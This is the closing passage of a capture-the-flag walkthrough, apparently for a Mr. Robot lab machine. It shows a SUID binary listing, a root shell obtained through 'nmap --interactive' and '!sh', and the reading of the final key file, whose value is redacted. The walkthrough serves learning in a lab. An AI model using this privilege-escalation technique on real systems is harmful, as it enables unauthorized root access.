/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Figure 18: SUID Binaries

We used the well-known **GTFOBins** and its provided commands and methodology to ROOT the ma-

chine and the methodology is as follows:

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

Figure 19: PrivEsc with Nmap

Wonderful! We have successfully escalated our privileges to the *root* user.

Task 3: What is key 3?

By reading the `key-3-of-3.txt` file on the *root* home directory, we successfully retrieved the third and final key.

```
# cd /root
cd /root
# pwd
pwd
/root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
[redacted]
```

Figure 20: key-3-of-3.txt file

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.